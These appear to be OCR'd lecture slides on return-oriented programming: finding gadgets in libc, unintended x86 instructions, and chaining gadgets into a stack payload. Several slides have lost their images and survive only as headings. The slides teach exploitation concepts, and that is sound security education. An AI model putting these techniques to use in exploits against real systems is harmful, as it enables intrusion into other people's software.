
`useful instruction(s)  
ret`

- Useful instructions : should not transfer control outside the gadget
- This is a pre-processing step by statically analyzing the libc library




# Step 2: Stitching


- Stitch gadgets so that the payload is built




# Step 3: Construct the Stack




# Step 3: Construct the Stack



# Step 3: Construct the Stack




# Step 3: Construct the Stack



# Finding Gadgets

- Static analysis of libc
- To find
  1. A set of instructions that end in a ret (0xc3)  
The instructions can be intended (put in by the compiler) or unintended
  2. Besides ret, none of the instructions transfer control out of the gadget

# Finding Gadgets



- Scan libc from the beginning toward the end
- If 0xc3 is found
  - Start scanning backward
  - With each byte, ask the question if the subsequence forms a valid instruction
  - If yes, add as child
  - If no, go backwards until we reach the maximum instruction length (20 bytes)
  - Repeat this till (a predefined) length W, which is the max instructions in the gadget

Found 15,121 nodes in  
~1MB of libc binary

# Intended vs Unintended Instructions

- **Intended** : machine code intentionally put in by the compiler
- **Unintended** : interpret machine code differently in order to build new instructions

Machine Code :	F7 C7 07 00 00 00 0F 95 45 C3
----------------	-------------------------------

## What the compiler intended..

```
f7 c7 07 00 00 00
0f 95 45 c3
```

```
test $0x00000007, %edi
setnzb -61(%ebp)
```

## What was not intended

```
c7 07 00 00 00 0f
95
45
c3
```


```
movl $0x0f000000, (%edi)
xchg %ebp, %eax
inc %ebp
ret
```

Highly likely to find many diverse instructions of this form in x86; not so likely to have such diverse instructions in RISC processors




# More about Gadgets

- Example Gadgets
  - Loading a constant into a register ( $\text{edx} \leftarrow \text{deadbeef}$ )



- A previous return will pop the gadget address into %eip
- %esp will also be incremented to point to deadbeef (4 bytes on 32 bit platform)
- The pop %edx will pop deadbeef from the stack and increment %esp to point to the next 4 bytes on the stack


# Stitching Gadgets




Load arbitrary data into %eax register using Gadgets G1 and G2

# Store Gadget


- Store the contents of a register to a memory location in the stack



# Gadget for addition



## Gadget for addition (put 0xc3 into %edi)




1. First put gadget ptr for 0xC3 into %edi
2. 0xC3 corresponds to NOP in ROP
3. push %edi in gadget 2 just pushes 0xc3 back into the stack  
Therefore not disturbing the stack contents
4. Gadget 3 executes as planned

0xc3 is ret ; in ROP ret is equivalent to NOP v

# Unconditional Branch in ROP

- Changing the %esp causes unconditional jumps



# Tools

- Gadgets can do much more...
  - invoke libc functions,
  - invoke system calls, ...
- For x86, gadgets are said to be turning complete
  - Can program just about anything with gadgets
- For RISC processors, more difficult to find gadgets
  - Instructions are fixed width
  - Therefore can't find unintentional instructions
- Tools available to find gadgets automatically
  - Eg. ROPGadget (<https://github.com/JonathanSalwan/ROPgadget>)
  - Ropper (<https://github.com/sashs/Ropper>)

# **Address Space Layout Randomization (ASLR)**

